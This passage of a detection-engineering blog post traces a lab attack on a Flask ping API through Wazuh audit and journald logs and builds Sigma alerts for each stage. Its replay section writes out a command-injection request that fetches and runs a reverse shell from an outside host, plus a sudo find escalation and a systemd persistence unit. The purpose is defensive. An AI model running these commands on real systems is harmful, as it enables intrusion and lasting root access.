| where agent.name == "web-01" and location == "/var/log/audit/audit.log" and data.audit.key == "exec_commands" and `@timestamp`=="2026-01-05T14:43:06.954Z"
| sort @timestamp ASC | keep full_log
type=SYSCALL msg=audit(1767624185.585:3402): arch=c000003e syscall=59 success=yes exit=0 a0=5a0575bacba8 a1=5a0575bacb30 a2=5a0575bacb78 a3=8 items=2 ppid=3827 pid=3841 auid=4294967295 uid=33 gid=33 euid=0 suid=0 fsuid=0 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="sudo" exe="/usr/bin/sudo" subj=unconfined key="exec_commands"
ARCH=x86_64 SYSCALL=execve AUID="unset" UID="www-data" GID="www-data" EUID="root" SUID="root" FSUID="root" EGID="www-data" SGID="www-data" FSGID="www-data" type=EXECVE msg=audit(1767624185.585:3402): argc=8 a0="sudo" a1="find" a2="/etc/hostname" a3="-exec" a4="bash" a5="-c" a6=6563686F202D6520225B556E69745D5C6E4465736372697074696F6E3D52657665727365205368656C6C5C6E41667465723D6E6574776F726B2E7461726765745C6E5C6E5B536572766963655D5C6E4578656353746172743D2F6F70742F666C61736B5F70696E675F6170692F726576657273652D7368656C6C5C6E526573746172743D6F6E2D6661696C7572655C6E5C6E5B496E7374616C6C5D5C6E57616E74656442793D6D756C74692D757365722E74617267657422203E202F6574632F73797374656D642F73797374656D2F726576657273657368656C6C2E736572766963652026262073797374656D63746C206461656D6F6E2D72656C6F61642026262073797374656D63746C20656E61626C65202D2D6E6F7720726576657273657368656C6C2E73657276696365 a7=";" type=CWD msg=audit(1767624185.585:3402): cwd="/opt/flask_ping_api" type=PATH msg=audit(1767624185.585:3402): item=0 name="/usr/bin/sudo" inode=669371 dev=fd:02 mode=0104755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
OUID="root" OGID="root" type=PATH msg=audit(1767624185.585:3402): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=695750 dev=fd:02 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
OUID="root" OGID="root" type=PROCTITLE msg=audit(1767624185.585:3402): proctitle=7375646F0066696E64002F6574632F686F73746E616D65002D657865630062617368002D63006563686F202D6520225B556E69745D5C6E4465736372697074696F6E3D52657665727365205368656C6C5C6E41667465723D6E6574776F726B2E7461726765745C6E5C6E5B536572766963655D5C6E4578656353746172743D2F
Parameter a6 is hex encoded and after decoding, reveals what command the attacker executed via sudo:
echo -e "[Unit]\nDescription=Reverse Shell\nAfter=network.target\n\n[Service]\nExecStart=/opt/flask_ping_api/reverse-shell\nRestart=on-failure\n\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/reverseshell.service && systemctl daemon-reload && systemctl enable --now reverseshell.service
Execution of this command can be additionally confirmed by other logs. Auditd logs also show that the file /etc/systemd/system/reverseshell.service was created.
FROM wazuh-archive*
| where agent.name == "web-01" and location == "/var/log/audit/audit.log" and data.audit.key == "config_changes"
| sort @timestamp ASC
| keep @timestamp, data.audit.pid, data.audit.cwd, data.audit.exe, data.audit.file.name

┌────────────────────────────┬────────────────┬─────────────────────┬────────────────┬──────────────────────────────────────────┐
│        '@timestamp         │ data.audit.pid │    data.audit.cwd   │ data.audit.exe │           data.audit.file.name           │
├────────────────────────────┼────────────────┼─────────────────────┼────────────────┼──────────────────────────────────────────┤
│ Jan 5, 2026 @ 15:43:06.974 │      3843      │ /opt/flask_ping_api │ /usr/bin/bash  │ /etc/systemd/system/reverseshell.service │
└────────────────────────────┴────────────────┴─────────────────────┴────────────────┴──────────────────────────────────────────┘
Additionally, journald logs show the www-data user executing commands as root and reloading system services.
FROM wazuh-archive*
| where agent.name == "web-01" and location == "journald"
| SORT @timestamp ASC | keep full_log

Jan 05 14:40:00 web-01 systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
Jan 05 14:40:00 web-01 systemd[1]: sysstat-collect.service: Deactivated successfully.
Jan 05 14:40:00 web-01 systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
Jan 05 14:41:43 web-01 sudo[3832]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=33)
Jan 05 14:41:43 web-01 sudo[3832]: www-data : PWD=/opt/flask_ping_api ; USER=root ; COMMAND=/usr/bin/find /etc/hostname -exec bash -c whoami ;
Jan 05 14:41:43 web-01 sudo[3832]: pam_unix(sudo:session): session closed for user root
Jan 05 14:43:05 web-01 sudo[3841]: www-data : PWD=/opt/flask_ping_api ; USER=root ; COMMAND=/usr/bin/find /etc/hostname -exec bash -c 'echo -e "[Unit]\nDescription=Reverse Shell\nAfter=network.target\n\n[Service]\nExecStart=/opt/flask_ping_api/reverse-shell\nRestart=on-failure\n\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/reverseshell.service && systemctl daemon-reload && systemctl enable --now reverseshell.service' ;
Jan 05 14:43:05 web-01 systemd[1]: Reloading requested from client PID 3844 ('systemctl') (unit flask_ping_api.service)...
Jan 05 14:43:05 web-01 systemd[1]: Reloading...
Jan 05 14:43:05 web-01 sudo[3841]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=33)
Jan 05 14:43:07 web-01 systemd[1]: esm-cache.service: Deactivated successfully.
Jan 05 14:43:05 web-01 sudo[3841]: pam_unix(sudo:session): session closed for user root
Jan 05 14:43:05 web-01 systemd[1]: Reloading...
[...]
Timeline:
- 15:26 - first HTTP request
- 15:38 - HTTP request exploiting command injection (downloading and executing reverse shell)
- 15:43 - privilege escalation via sudo
- 15:43 - persistence via systemd (executing reverse shell as root)
Wazuh decoder issue
As you may have noticed, one of the ES|QL queries for auditd uses condition full_log like "*UID=\"www-data\"*". Performance-wise it is not the best approach and under normal circumstances a condition like data.audit.uid == "33" would be much better. However, during the analysis I encountered a problem that some events were parsed incorrectly and many fields were not populated and remained empty which made searching them more difficult. I decided to finish the analysis first using the workaround and then look into fixing the issue.
I observed that entries that were not parsed correctly were related to binaries produced by msfvenom. I compared the events and noticed that they have additional per field that does not appear in events for other binaries:
Event for a msfvenom-produced binary:
type=SYSCALL msg=audit(1767709403.461:2450): arch=c000003e syscall=59 per=400000 success=yes exit=0 a0=63538bf74b10 a1=63538bf75030 a2=63538bf74b40 a3=63538bf75990 items=1 ppid=1 pid=2551 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="reverse-shell" exe="/opt/flask_ping_api/reverse-shell" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
Event for a standard system binary:
SYSCALL msg=audit(1767623303.064:3322): arch=c000003e syscall=59 success=yes exit=0 a0=61e7a3ba6670 a1=61e7a3ba65e0 a2=61e7a3ba6608 a3=8 items=2 ppid=3772 pid=3773 auid=4294967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="ping" exe="/usr/bin/ping" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="www-data" FSGID="www-data"
The Wazuh auditd decoder wasn’t aware that such a field could exist. When encountering this field, the decoder failed, leaving fields like pid, ppid, uid, and euid empty. I fixed the issue by updating the decoder configuration to handle the optional per field. After deploying the modified configuration, new incoming events were parsed correctly. Since this issue can affect other Wazuh deployments, I submitted a pull request to the Wazuh official GitHub repository with the fix.
3.2 Log selection
With the knowledge of how the attack was recorded by the telemetry, it is possible to select appropriate log sources for creating detections.
Initial access
Activities leading to getting initial access were recorded by access logs, WAF logs, and auditd logs (exec_commands). Access logs alone do not provide information sufficient to detect command injection. WAF logs provide information that a command injection payload was detected in a request. However, detection of a suspicious payload doesn’t necessarily mean it targeted a vulnerable component or that exploitation was successful. Reliance on WAF logs would lead to false positives
Auditd logs, on the other hand, provide information only about the actual command execution. Auditd logs can be filtered by the web application user and a list of benign commands to identify unexpected executions and reduce false positives. The disadvantage of this approach is that the detection logic may not scale well in environment with complex or frequently changing applications, as the allowlist needs to be updated whenever execution patterns change. In such cases, the baseline could be generated automatically as part of the application’s CI/CD pipeline, or detection could be shifted toward behavior-based signals such as unexpected parent-child process relationships or execution of network-capable tools.
Privilege escalation
Successful execution as root from an unprivileged context was visible in auditd and journald logs. Journald provides exactly the information needed when an unprivileged user executes a command as root. This approach will detect all executions via sudo and won’t be limited to the specific commands leveraged by the attacker.
Jan 05 14:43:05 web-01 sudo[3841]: www-data : PWD=/opt/flask_ping_api ; USER=root ; COMMAND=/usr/bin/find /etc/hostname -exec bash -c [...]
Persistence
The persistence achieved via systemd was visible in auditd logs (exec_commands, config_changes) and journald logs. Executions of systemctl won’t be reliable and may lead to many false positives, as there are many use-cases for this utility. Recorded file events (config_changes) in systemd-specific can provide reliable detection when a service is added or modified. It’s worth keeping in mind that benign changes to system services may still occur, for example during system updates, so such events need to be filtered out to avoid false positives.
3.3 Alert design
Detection logic will be written in Sigma, which is a generic, text-based format, ideal for storing in a version control system. During deployment, the rules will be converted from Sigma to ES|QL queries and applied in alerts created via Kibana API.
Initial Access
The detection will analyze auditd logs (exec_commands) and will look for unauthorized commands executed by the www-data user. A list of authorized commands needs to be prepared beforehand. It can be created by querying executed commands outside the time range of the attack. This will return only the commands that were intentionally invoked by the web application.
FROM wazuh-archive*
| where agent.name == "web-01" and data.audit.key == "exec_commands" and data.audit.uid == "33"
| stats values(data.audit.exe)

/usr/bin/ping
/usr/bin/dash
title: Detect Unauthorized Command Execution on web-01
id: 02353d30-a4dd-4b50-bb74-40ca34cba3b0
logsource:
  product: linux
  service: wazuh
detection:
  log_selection:
    agent.name: "web-01"
    data.audit.uid: "33"
    data.audit.key: "exec_commands"
  baseline_process_selection:
    data.audit.exe:
    - "/usr/bin/ping"
    - "/usr/bin/dash"
  condition: log_selection and not baseline_process_selection
tags:
  - attack.initial_access
  - attack.t1190
  - attack.t1059.004
Privilege escalation
The journald event identified in the Log Selection section is additionally enriched by the Wazuh decoder. The decoder parses journald events and adds comments that allow easier matching of particular behaviors. This helps create the detection rule together with a condition that specifically looks for www-data executing commands as root.
{
  "_index": "wazuh-archives-2026.01.05",
  "_id": "omabjpsBqGhwXXIIl_lz",
  "_version": 1,
  "_source": {
    "data": {
      "pwd": "/opt/flask_ping_api",
      "command": "/usr/bin/find /etc/hostname -exec bash -c whoami ;",
      "dstuser": "root",
      "srcuser": "www-data"
    },
    "decoder": {
      "name": "sudo",
      "ftscomment": "First time user executed the sudo command",
      "parent": "sudo"
    },
[...]
title: Detect Privilege Escalation via Sudo on web-01
id: 2900ffc7-f5a2-4ee8-b54e-ac2ae6427441
logsource:
  product: linux
  service: wazuh
detection:
  log_selection:
    "agent.name": "web-01"
    "rule.description": "Successful sudo to ROOT executed."
    "data.dstuser": "root"
    "data.srcuser": "www-data"
  condition: log_selection
tags:
  - attack.privilege_escalation
  - attack.t1548.003
Persistence
The detection will analyze journald logs and look for file events in systemd-related directories. The attacker placed the new service file in /etc/systemd/system but to ensure the effectiveness of the rule, all possible locations should be considered. The list of directories supported by systemd can be found in the documentation. Additionally, to prevent unnecessary false positives, it’s worth identifying processes that operate on files in these locations and exclude them from the rule.
from wazuh-archives-* metadata _id, _index, _version
| where agent.name=="web-01" and (data.audit.key in ("config_changes", "root_changes")) and (data.audit.directory.name in ("/etc/systemd/system", "/etc/systemd/system/", "/etc/systemd/user", "/etc/systemd/user/", "/lib/systemd/system", "/lib/systemd/system/", "/lib/systemd/user", "/lib/systemd/user/", "/root/.config/systemd/user", "/root/.config/systemd/user/", "/root/.local/share/systemd/user", "/root/.local/share/systemd/user/", "/run/systemd/system", "/run/systemd/system/", "/run/systemd/user", "/run/systemd/user/", "/usr/lib/systemd/system", "/usr/lib/systemd/system/", "/usr/lib/systemd/user", "/usr/lib/systemd/user/", "/usr/local/lib/systemd/system", "/usr/local/lib/systemd/system/"))
| stats values(data.audit.exe)

/snap/snapd/25577/usr/lib/snapd/snapd
/usr/libexec/netplan/generate
/snap/snapd/25935/usr/lib/snapd/snapd
title: Detect Systemd Changes on web-01
id: 9e73cb79-2390-4fa1-b09b-afce54e724fa
logsource:
  product: linux
  service: wazuh
detection:
  log_selection:
    agent.name: "web-01"
    data.audit.key:
    - "config_changes"
    - "root_changes"
  allowlisted_process:
    data.audit.exe:
    - "/snap/snapd/*/usr/lib/snapd/snapd"
    - "/usr/libexec/netplan/generate"
  systemd_directories:
    data.audit.directory.name:
    - "/etc/systemd/system"
    - "/etc/systemd/system/"
    - "/etc/systemd/user"
    - "/etc/systemd/user/"
    - "/lib/systemd/system"
    - "/lib/systemd/system/"
    - "/lib/systemd/user"
    - "/lib/systemd/user/"
    - "/root/.config/systemd/user"
    - "/root/.config/systemd/user/"
    - "/root/.local/share/systemd/user"
    - "/root/.local/share/systemd/user/"
    - "/run/systemd/system"
    - "/run/systemd/system/"
    - "/run/systemd/user"
    - "/run/systemd/user/"
    - "/usr/lib/systemd/system"
    - "/usr/lib/systemd/system/"
    - "/usr/lib/systemd/user"
    - "/usr/lib/systemd/user/"
    - "/usr/local/lib/systemd/system"
    - "/usr/local/lib/systemd/system/"
  condition: log_selection and not allowlisted_process and systemd_directories
tags:
    - attack.persistence
    - attack.t1543.002
3.4 Alert validation
Deployment
To validate the rules, they need to be deployed in the environment. To simplify the process and make it automatable, for example via a CI/CD pipeline dedicated to detection, I created a script that combines the steps necessary to deploy an alert:
- Parse the Sigma rule to retrieve its title and id
- Convert the rule using the
sigma convertcommand - Call the Kibana API to create the alert

After successful deployment of the rules, they appear in Kibana:
Attack replay
When the environment is ready, the attack can be repeated. The original attack scenario consisted of steps realistically simulating a threat actor interacting with the vulnerable asset. However, for validation purposes, the number of steps can be reduced to only the necessary ones:
curl 'http://web-01.nest.lan/v1/ping?host=||curl%20%2Do%20reverse%2Dshell%20http%3A%2F%2F192%2E168%2E50%2E100%3A8000%2Freverse%2Dshell%3Bchmod%20%2Bx%20reverse%2Dshell%3B%2E%2Freverse%2Dshell'
meterpreter > shell

sudo find /etc/hostname -exec bash -c 'echo -e "[Unit]\nDescription=Reverse Shell\nAfter=network.target\n\n[Service]\nExecStart=/opt/flask_ping_api/reverse-shell\nRestart=on-failure\n\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/reverseshell.service && systemctl daemon-reload && systemctl enable --now reverseshell.service' \;
Created symlink /etc/systemd/system/multi-user.target.wants/reverseshell.service -> /etc/systemd/system/reverseshell.service.

In Kibana, all three alerts were triggered as expected, showing that the detection logic correctly identified the relevant malicious activity.


In a production environment, when any of these alerts are triggered, an incident responder could start the analysis by looking at the alert’s metadata and opening kibana.alert.url to execute a query that will return events that triggered the alert.
Summary
This post presented an end-to-end detection engineering workflow based on a specific attack scenario. Starting from a vulnerable web application, the attack progressed through command injection, privilege escalation via sudo misconfiguration, and persistence using systemd services. Each phase was analyzed from the defender’s perspective, and the resulting telemetry was used to design three independent alerts focused on reliable, behavior-based signals rather than payload indicators.